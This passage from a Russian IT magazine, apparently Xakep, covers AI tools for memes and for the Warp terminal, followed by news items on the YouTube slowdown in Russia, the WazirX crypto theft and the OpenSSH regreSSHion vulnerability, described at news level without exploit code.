ugly portrait of {json1.image}, neutral empty white background
```

Ну а в конце все вместе собирается в одну картинку при помощи блока Canvas. Здесь в текстовые поля подставляются значения переменных, а в центре расположен сгенерированный ранее портрет.


Canvas
Insert:
json1.headline
json1.text1
json1.text7
json1.text4
json1.text2
json1.text8
json1.text5
json1.text3
json1.text6
generate_wojak_face
glif.app

И это все, что нужно, чтобы подарить людям массу радости и веселья! На том же Glif.app есть рецепты и для других популярных форматов: сильная и слабая собаки, Virgin vs Chad, айсберг и так далее. Можно генерировать не только мемы: к примеру, кто то сделал рецепт, который штампует подделки под детские рисунки.


glif.app
Search...
Untitled Glif
Description
Start by addin
Debug
Saved 10 sec ago
Publish
Glif Testing Area
Run This Glif
Add Block
User Input
Text Input
Enter a string of text
Image Input
Upload image from file, URL or webcam
Glifmoji Input
Use glifmoji as image input (user must train first)
Multipick
Choose from a pre-defined list of items
AI Magic Generators
Text Generator (LLM)
Use ChatGPT/Claude/Mixtral to generate text, make decisions and more
Image Generator
Generate an image with StableDiffusion, DALLE & more
Image to Text
Describe images using BLIP, Moondream & more
Tools
Text Combiner
Combine multiple outputs into a single text string
JSON Extractor
Get data out of JSON
Styling
HTML
Merge outputs into an image, rendered with HTML
Canvas
New WYSIWYG layout tool (EXPERIMENTAL)
Experimental/Advanced
Glif Block
Use other glifs in your glif
Web Fetcher
Get data from a URL (e.g. an API endpoint)
ComfyUI
Import Comfy workflows for generating images and videos
glif
© 2023 Spellcasters, Inc.
Join Discord


Полный набор блоков Glif

В общем, сразу вспоминается широко растиражированная цитата сатирика Карла Шарро: «Люди работают за минимальный оклад, пока роботы пишут стихи и рисуют, это не то будущее, которое я хотел». Что ж, теперь не только стихи, но и топовый контент для соцсетей.

Ну а для тех, кто хочет чего-нибудь посерьезнее, я припас другую находку, тоже связанную с ИИ. Как ты, возможно, знаешь, одно из моих увлечений разные навороты для терминала. О последнем развитии событий я пару лет назад писал в колонке «Терминальное счастье». А еще я давно поглядывал на программу под названием Warp (есть версии для Mac, Windows и Linux).


У Warp множество достоинств: он удобно разделяет вывод команд, позволяет кликать по названиям папок и файлов, чтобы открывать их, имеет встроенный блокнот и прочие удобства. И конечно, в него недавно завезли искусственный интеллект на основе ChatGPT. И в отличие от других программ, куда его суют по поводу и без, здесь ИИ пришелся как нельзя более кстати.

Вот, например, я прошу найти в папке `~/Downloads` все файлы с подстрокой Elden Ring в названии, а затем сделать из них страницу с тамбнейлами.



```
fish /Users/and/Downloads
~/Downloads
find all pictures containing ELDEN RING in ~/Donwloads folder and make a thumbnail page using imagemagik
First, I need to locate the pictures containing "ELDEN RING" in their filenames within the ~/Downloads directory.
✓ find ~/Downloads -type f -name '*ELDEN RING*' \( -iname '*.jpg' -o -iname '*.jpeg' -o -iname '*.png' -o -iname
  '*.gif' \)

The pictures containing "ELDEN RING" in their filenames have been found in the ~/Downloads directory. To make a thumbnail
page using ImageMagick, you can use the `montage` command which is part of the ImageMagick suite.

Here's the command to create a thumbnail page:

montage /Users/and/Downloads/*ELDEN\ RING* -thumbnail 200x200 -geometry +10+10 -background white thumbnail_page.png
sh

This will create a file called `thumbnail_page.png` in the current directory, with each thumbnail having a size of 200x200
pixels and a white background.

montage /Users/and/Downloads/*ELDEN\ RING* -thumbnail 200x200 -geometry +10+10 -background white thumbnail_page.png
suggestion

~/Downloads (2.331s)
montage /Users/and/Downloads/*ELDEN\ RING* -thumbnail 200x200 -geometry +10+10 -background white thumbnail_page.png
Toggle on / off natural language detection in the command line input.          Don't show this again ×
~/Downloads
Try typing natural language instead of a command
```

В ответ нейронка говорит: «Отлично, понадобится две команды первой соберем названия файлов, второй запустим утилиту montage из пакета ImageMagick». Обе команды можно сразу же и запустить. Результат ровно то, что я ожидал.


thumbnail-page.png
Search

С одной стороны, как и в случае с мемами, вроде бы ничего революционного: эти запросы и так можно было скормить ChatGPT вручную. С другой прямо у нас на глазах кардинально меняется подход к использованию компьютера.

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: YouTube в России замедляется, обновление CrowdStrike сломало 8,5 миллиона Windows-систем, процессоры Intel могут необратимо деградировать, уязвимость regreSSHion угрожает серверам OpenSSH, в кнопочных телефонах Digma нашли бэкдор, в сеть утекла БД BreachForums и другие интересные события ушедшего июля.

ЗАМЕДЛЕНИЕ YOUTUBE

В России начала замедляться работа YouTube. Глава комитета Госдумы по информполитике Александр Хинштейн пояснил, что замедление сервиса связано «в первую очередь с действиями (а точнее бездействием) самого YT». А в Роскомнадзоре прокомментировали, что «неуважение к нашей стране и гражданам являются основанием для принятия мер в отношении YouTube».

ХРОНОЛОГИЯ СОБЫТИЙ

Весной 2022 года компания Google уведомила российских провайдеров об отключении серверов Google Global Cache (GGC), которые позволяют ускорить загрузку сервисов компании, включая YouTube.

Так, в начале 2022 года в сетях российских операторов действовало около 700 кеширующих серверов GGC, и ожидалось, что к концу 2023 года их количество сократится примерно до 450.

В конце 2023 года руководитель по стратегическому развитию передачи данных ПАО «ВымпелКом» (торговая марка «Билайн») Константин Колесов сообщил на «Пиринговом форуме MSK-IX», что Google предложила российским операторам организовать прямой стык в Москве или Петербурге для сохранения качественного доступа к ее сервисам вместо выходящих из строя и переполняющихся без модернизации кеш-серверов.

12 июля 2024 года представители «Ростелекома» предупредили «о вероятности возникновения в ближайшее время технических проблем со скоростью загрузки видео YouTube».

Тогда в компании сообщили, что из-за проблем в работе оборудования Google Global Cache, используемого на сетевой инфраструктуре оператора и пиринговых стыках, возникают технические проблемы, которые могут влиять на скорость загрузки и качество воспроизведения роликов в YouTube у абонентов всех российских операторов.

В этот же день заявление «Ростелекома» прокомментировал пресс-секретарь президента России Дмитрий Песков, сообщив, что российские власти не планируют ограничивать доступ к YouTube, а сложности в работе сервиса связаны с проблемами с оборудованием.

Издание «Газета.ру», со ссылкой на собственные источники (близкие к администрации президента и занимающиеся сбором информации для силовых структур), сообщило, что российские власти планируют окончательно заблокировать YouTube в сентябре 2024 года.

24 июля 2024 года в «Ростелекоме» заявили, что фиксируют ухудшение качества загрузки видео на YouTube, особенно в форматах высокого разрешения, а также отмечают рост жалоб пользователей на качество работы сервиса.

В компании снова сообщили, что ответственность за это «несет корпорация Google (владелец видеохостинга YouTube), которая с 2022 года не занимается расширением и обновлением своего оборудования в России, обеспечивающего работу системы Google Global Cache», и проблемы с YouTube возникают из-за «износа и исчерпания мощности оборудования Google», которое уже не может справляться с существенно выросшим интернет-трафиком».

25 июля 2024 года глава комитета Госдумы по информполитике Александр Хинштейн сообщил в своем Telegram-канале, что «„деградация“ YouTube — вынужденный шаг, направленный не против российских пользователей, а против администрации иностранного ресурса, который по-прежнему считает, что может безнаказанно нарушать и игнорировать наше законодательство».

По его словам, скорость загрузки YouTube на десктопах к концу месяца может снизиться на 70%.

Позже Александр Хинштейн опубликовал в своем Telegram канале еще один пост, в котором дал более подробные пояснения. Он подтвердил, что скорость загрузки YouTube за последнее время «по факту уже снизилась до 40%, скоро может снизиться до 70%». По его словам, это в первую очередь связано «с действиями (а точнее бездействием)» самого сервиса и отключением серверов GGC.

> *«С учетом остроты ситуации, Google сам начал предлагать телеком операторам подключаться к российским дата центрам напрямую. Это позволило остановить падение качества трафика, но временно.*
>
> *Потому что тут же встала другая проблема: поскольку Google поддерживает санкции и даже обанкротил свою российскую „дочку“, он не может официально оплачивать услуги российских дата центров. Я не знаю детали: бесплатно ли размещены их сервера в наших ЦОДах, или деньги идут через „серые“ полукриминальные схемы. Но в любом случае это всё незаконно, и все участники это хорошо понимают.*
>
> *На это можно было бы, наверное, закрывать глаза, но только не в условиях, когда YouTube демонстративно нарушает наши законы и проводит откровенно антироссийскую политику: последовательно удаляет каналы россиян, игнорирует требования Роскомнадзора», — пишет Хинштейн.*

По его словам, в ближайшее время российские даты-центры, сотрудничающие с Google, намерены прекратить работу с компанией по «серым схемам», что приведет к еще более резкому падению скорости загрузки YouTube.

> *«Администрации ЦОДов разумно рассудили, что делать это лучше всего в августе, чтобы минимизировать последствия для наших граждан. Действия ЦОД затронут в первую очередь трафик стационарных компьютеров.*
>
> *Важно понимать, что для российских пользователей ресурс все равно останется доступным. Те, кто смотрит художественный или учебно просветительский контент, и дальше смогут это делать, просто на его загрузку теперь потребуется чуть больше времени.*
>
> *Скорее всего, наиболее чувствительно отреагируют на снижение качества трафика рекламодатели, и вот это станет для Google уже серьезной проблемой.*
>
> *Можно ли изменить ситуацию? Да. Но все зависит исключительно от политики самого Google.*
>
> *Повторял и повторяю: дальнейшая судьба YouTube в России — в его руках.*
>
> *Google ничто не мешает: построить собственные серверные центры в РФ, открыть представительство (вместо банкротства „дочки“) и вообще перестать относиться к нашей стране как к информационной колонии (слава Богу, YT уже больше не монополист и у нас развиваются свои ресурсы); договориться с властями США о снятии антироссийских санкций на поставку в РФ своего оборудования либо производить легальные платежи по оплате услуг наших ЦОДов.*
>
> *И наконец — главное: научиться соблюдать наши законы и прекратить свою антироссийскую политику, что в условиях СВО является принципиальным.*
>
> *Уж как минимум Google должен сейчас выполнить требования Роскомнадзора и разблокировать (заметьте: не заблокировать, а именно разблокировать!) каналы российских СМИ, блогеров, общественных деятелей.*
>
> *До тех пор пока неоднократные предписания регулятора остаются неисполненными, у государства есть все основания для применения мер принуждения, предусмотренных законом», — заявил Хинштейн.*

Прокомментировали ситуацию с замедлением YouTube и в Роскомнадзоре (РКН). В пресс-службе ведомства сообщили СМИ, что причиной принятия мер к YouTube стало «неуважение к стране».

> *«Многочисленные нарушения нашего законодательства, неуважение к нашей стране и гражданам являются основанием для принятия мер в отношении YouTube», — говорится в сообщении РКН.*

В ведомстве добавляют, что у Роскомнадзора достаточно инструментов для мотивации компании в такой ситуации. Так, в ведомстве напомнили, что суд РФ взыскал за последние три года с компании Google свыше 25 миллиардов рублей, хотя «и эта мера не помогла».

Также в РКН отметили, что неоднократно обращались к Google с требованием о разблокировке более 200 аккаунтов российских СМИ, артистов и общественных деятелей, однако не получали ответа.


В последние несколько дней сразу несколько провайдеров (например, МТС и «Дом.ру») начали предупреждать своих абонентов о возможных сбоях в работе YouTube.

> *«По независящим от МТС причинам у некоторых абонентов могут наблюдаться сбои в работе YouTube», — сообщает робот МТС при звонке на горячую линию.*

230 000 000 ДОЛЛАРОВ США УКРАЛИ У WAZIRX

Индийская криптобиржа WazirX стала жертвой взлома, который привел к краже криптовалютных активов на сумму **230 МИЛЛИОНОВ** долларов США.

По информации аналитиков компании Elliptic, у WazirX были похищены: **5,43 МИЛЛИАРДА** токенов SHIB, более **15 200** токенов Ethereum, **20,5 МИЛЛИОНА** токенов Matic, **640 МИЛЛИАРДОВ** токенов Pepe, **5,79 МИЛЛИОНА** USDT, **135 МИЛЛИОНОВ** токенов Gala и так далее.



Злоумышленники попытались конвертировать эти активы на децентрализованной бирже Uniswap. В Elliptic отметили, что стоящие за атакой хакеры могут быть связаны с Северной Кореей.

regreSSHion

УЯЗВИМОСТЬ REGRESSHION

Миллионы серверов OpenSSH могут быть уязвимы перед свежей проблемой regreSSHion (CVE-2024-6387), которая может использоваться для неаутентифицированного удаленного выполнения кода.

Уязвимость CVE-2024-6387 была найдена специалистами ИБ-компании Qualys, которые рассказали, что это критический баг, серьезность которого ничуть не уступает таким нашумевшим проблемам, как Log4Shell.

Проблема связана с серверным процессом sshd, который подвержен состоянию гонки обработчика сигналов. Это позволяет неаутентифицированному удаленному злоумышленнику выполнить код с привилегиями root в Linux-системах на базе glibc. Пока неизвестно, возможна ли эксплуатация CVE 2024-6387 в системах под управлением Windows и macOS.

По сути, CVE 2024 6387 представляет собой вариант старой уязвимости CVE 2006 5051, и уязвимость вновь проявилась в октябре 2020 года с выходом OpenSSH 8.5p1. То есть перед regreSSHion уязвимы:

- версии OpenSSH до 4.4p1, если в них не установлены исправления для CVE-2006-5051 и CVE-2008-4109;
- версии с 8.5p1 по 9.8p1 (не включительно), где проблема вновь проявилась из-за случайного удаления критического компонента.

Версии с 4.4p1 до 8.5p1 (не включительно) не уязвимы благодаря патчу для CVE-2006-5051, который сделал небезопасную ранее функцию безопасной. Также отмечается, что ошибка не затрагивает OpenBSD, так как в 2001 году OpenBSD разработали защищенный механизм, предотвращающий эту проблему.

> *«Если клиент не проходит аутентификацию в течение LoginGraceTime секунд (120 по умолчанию), то обработчик SIGALRM в sshd вызывается асинхронно и вызывает различные функции, которые не являются безопасными с точки зрения async-signal, — поясняют в бюллетене безопасности разработчики Debian. — Удаленный неаутентифицированный злоумышленник может воспользоваться этим и выполнить произвольный код с привилегиями root».*

Дело осложняется тем, что OpenSSH широко применяется на предприятиях для удаленного управления серверами и безопасного обмена данными. Так, по информации компании Qualys, поиск через Shodan и Censys обнаруживает более 14 миллионов потенциально уязвимых экземпляров OpenSSH, доступных через интернет.

Несмотря на серьезность проблемы, специалисты Qualys пишут, что regreSSHion трудно эксплуатировать в реальности и потребуется множество попыток, чтобы добиться необходимого повреждения памяти. Однако отмечается, что для преодоления этих трудностей и повышения процента успешной эксплуатации могут быть использованы ИИ-инструменты.

Проблема regreSSHion была устранена с выходом версии 9.8p1, до которой теперь рекомендуется обновиться как можно скорее.

Также отметим, что во время анализа CVE 2024 6387 в OpenSSH была найдена еще одна уязвимость удаленного выполнения кода.

Второй баг обнаружил специалист Openwall Александр Песляк. Он рассказал, что эта проблема, связанная с regreSSHion, представляет собой состояние гонки при обработке сигналов с участием дочернего процесса privsep.

